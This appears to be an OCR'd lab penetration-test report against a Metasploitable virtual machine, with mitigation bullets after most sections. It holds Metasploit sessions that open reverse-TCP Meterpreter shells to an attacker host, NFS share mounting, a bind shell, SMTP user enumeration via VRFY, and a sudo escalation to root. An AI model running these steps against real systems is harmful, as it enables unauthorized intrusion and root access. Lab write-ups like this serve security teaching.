- Use HTTPS (SSL/TLS) for all connections.
- Regularly patch and update Apache.

Mount search


Here I simply used the tool **mount** to exploit the machine

Showmount -e “IP”



And by making new dir and use the command

Mount -t nfs “IP”:/”dirName”



We entered the machine

Mitigation:


- Restrict DNS recursion .
- Keep BIND software up to date to mitigate vulnerabilities.

Java rmi port 8180

First find the the service

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Che
ck  Description
   -   ----                                                  ---------------  ----       ---
--  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes
    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes
    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No
    Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                     normal     No
    Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes
    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No
    Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No
    Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No
    Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes
    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes
    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes
    Kibana Timelion Prototype Pollution RCE
```

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] 192.168.1.3:1099 - Using URL: http://192.168.1.12:8080/LCvOGXZY
[*] 192.168.1.3:1099 - Server started.
[*] 192.168.1.3:1099 - Sending RMI Header...
[*] 192.168.1.3:1099 - Sending RMI Call...
[*] 192.168.1.3:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.3
[*] Sending stage (57971 bytes) to 192.168.1.3
[-] Failed to load extension: uninitialized constant Rex::Post::Meterpreter::Extensions::Stdapi::Stdapi
Did you mean? STDIN
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.3:58602) at 2024-10-15 09:34:06 -0400
[*] Meterpreter session 2 opened (192.168.1.12:4444 -> 192.168.1.3:46197) at 2024-10-15 09:34:06 -0400
```




```
meterpreter > sysinfo
Computer    : metasploitable.localdomain
OS          : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple  : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > pwd
/root
meterpreter > ls -la
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  324   fil   2024-10-12 13:36:02 -0400  .Xauthority
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
100644/rw-r--r--  2227  fil   2007-10-20 07:51:33 -0400  .bashrc
040700/rwx------  4096  dir   2012-05-20 15:08:17 -0400  .config
040700/rwx------  4096  dir   2012-05-20 15:13:12 -0400  .filezilla
040755/rwxr-xr-x  4096  dir   2024-10-12 13:36:04 -0400  .fluxbox
040700/rwx------  4096  dir   2012-05-20 15:38:14 -0400  .gconf
040700/rwx------  4096  dir   2012-05-20 15:40:31 -0400  .gconfd
040755/rwxr-xr-x  4096  dir   2012-05-20 15:09:04 -0400  .gstreamer-0.10
040700/rwx------  4096  dir   2012-05-20 15:07:31 -0400  .mozilla
100644/rw-r--r--  141   fil   2007-10-20 07:51:33 -0400  .profile
040700/rwx------  4096  dir   2012-05-20 15:11:16 -0400  .purple
100700/rwx------  4     fil   2012-05-20 14:25:01 -0400  .rhosts
040755/rwxr-xr-x  4096  dir   2012-05-20 14:21:50 -0400  .ssh
040700/rwx------  4096  dir   2024-10-12 13:36:02 -0400  .vnc
040755/rwxr-xr-x  4096  dir   2012-05-20 15:08:16 -0400  Desktop
100700/rwx------  401   fil   2012-05-20 15:55:53 -0400  reset_logs.sh
```

Mitigation:

- Restrict RMI to localhost if possible or implement SSL/TLS.
- Filter RMI traffic using firewall rules.

Root shell


There’s bind shell just by initialize the attack from the attacker side and listen on the target IP we find a remote shell





Mitigation:


- Close this port immediately as it’s often used for backdoors.

Smti port 25


~/Desktop service postgresql start
Tue 15 Oct 2024 09:56:37 AM EDT
~/Desktop service postgresql status
7s Tue 15 Oct 2024 09:56:48 AM EDT
postgresql.service - PostgreSQL RDBMS
Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
Active: active (exited) since Tue 2024-10-15 09:56:47 EDT; 2s ago
Process: 287522 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
Main PID: 287522 (code=exited, status=0/SUCCESS)
CPU: 1ms
Oct 15 09:56:47 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Oct 15 09:56:47 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
~/Desktop
Tue 15 Oct 2024 09:56:50 AM EDT


msf6 > search smtp enum
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
1 auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/smtp/smtp_enum
msf6 > use 1
msf6 auxiliary(scanner/smtp/smtp_enum) >


msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.3:25 - 192.168.1.3:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.3:25 - 192.168.1.3:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.3:25 - 192.168.1.3:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.3:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >



~ nc 192.168.1.3 25
vr220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
502 5.5.2 Error: command not recognized
vrfy daemon
252 2.0.0 daemon
vrfy mysql
252 2.0.0 mysql

Mitigation:


- Secure the mail server with TLS (Transport Layer Security).
- Configure proper anti-spam measures.
- Enforce strong authentication mechanisms.

Ports 512 513 514


Remote login



Remote shell



privilege escalation



Mitigation:

- Disable the service if unnecessary. Remote execution services should not be exposed.
- Use firewall rules to restrict access to trusted IPs.

11. Port 513/tcp (login)

Mitigation:

- Avoid using `rlogin` as it is insecure. Use SSH instead.

12. Port 514/tcp (shell)

Mitigation:

- Disable remote shell (rsh) services and switch to SSH.

Mysql port 3306

```
msf6 > search scanner mysql

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_writable_dirs                        normal  No     MYSQL Director
y Write Test
   1  auxiliary/scanner/mysql/mysql_file_enum                            normal  No     MYSQL File/Dir
ectory Enumerator
   2  auxiliary/scanner/mysql/mysql_hashdump                             normal  No     MYSQL Password
 Hashdump
   3  auxiliary/scanner/mysql/mysql_schemadump                           normal  No     MYSQL Schema D
ump
   4  auxiliary/scanner/mysql/mysql_authbypass_hashdump  2012-06-09       normal  No     MySQL Authenti
cation Bypass Password Dump
   5  auxiliary/scanner/mysql/mysql_login                                normal  No     MySQL Login Ut
ility
   6  auxiliary/scanner/mysql/mysql_version                              normal  No     MySQL Server V
ersion Enumeration


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/mysql/mysql
_version

msf6 > use 6
```

```
File  Actions  Edit  View  Help
Linux kali 6.6.9-amd64 x86_64
 02:14:21 up 15:39,  1 user,  load average: 2.07, 2.15, 2.04
~  nmap -sV 192.168.1.2 -p 3306                          Wed 16 Oct 2024 02:14:21 AM EDT
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 02:46 EDT
Nmap scan report for 192.168.1.2
Host is up (0.0044s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.61 seconds
~                                                2.8m  Wed 16 Oct 2024 02:48:57 AM EDT
```

X11 port 6000

```
~ ssh -x -l msfadmin 192.168.1.2                                    Wed 16 Oct 2024
msfadmin@192.168.1.2's password:
Permission denied, please try again.
msfadmin@192.168.1.2's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Oct 12 18:42:44 2024
msfadmin@metasploitable:~$ ls -lah
total 36K
drwxr-xr-x 5 msfadmin msfadmin 4.0K 2012-05-20 14:22 .
drwxr-xr-x 6 root     root     4.0K 2010-04-16 02:16 ..
lrwxrwxrwx 1 root     root        9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4.0K 2010-04-17 14:11 .distcc
-rw------- 1 root     root     4.1K 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin  586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin    4 2012-05-20 14:22 .rhosts
drwx------ 2 msfadmin msfadmin 4.0K 2010-05-17 21:43 .ssh
```

privileges escalation

```
root@metasploitable: ~
File  Actions  Edit  View  Help
 02:14:05 up 21:49,  1 user,  load average: 3.23, 3.37, 3.72
~ ssh -x -l msfadmin 192.168.1.2                                    Fri 18 Oct 202
msfadmin@192.168.1.2's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Oct 13 07:42:17 2024 from 192.168.1.12
msfadmin@metasploitable:~$ sudo -i
root@metasploitable:~# wohami
-bash: wohami: command not found
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Mitigation:


- Disable X11 forwarding unless explicitly needed.

Tomcat port 8180

```
msf6 > search tomcat 5.5

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descriptio
n
   -  ----                                                  ---------------  ----       -----  ----------
-
   0  auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tom
cat AJP File Read
   1  exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tom
cat Manager Application Deployer Authenticated Code Execution
   2  exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tom
cat Manager Authenticated Upload Code Execution
   3  auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tom
cat Transfer-Encoding Information Disclosure and DoS
   4  auxiliary/scanner/http/tomcat_enum                                     normal     No     Apache Tom
cat User Enumeration
   5  auxiliary/admin/http/tomcat_administration                             normal     No     Tomcat Adm
inistration Tool Default Access
   6  auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     No     Tomcat UTF
-8 Directory Traversal Vulnerability
   7  auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     No     TrendMicro
 Data Loss Prevention 5.5 Directory Traversal


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/admin/http/trendmic
```

```
msf6 > use 2
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

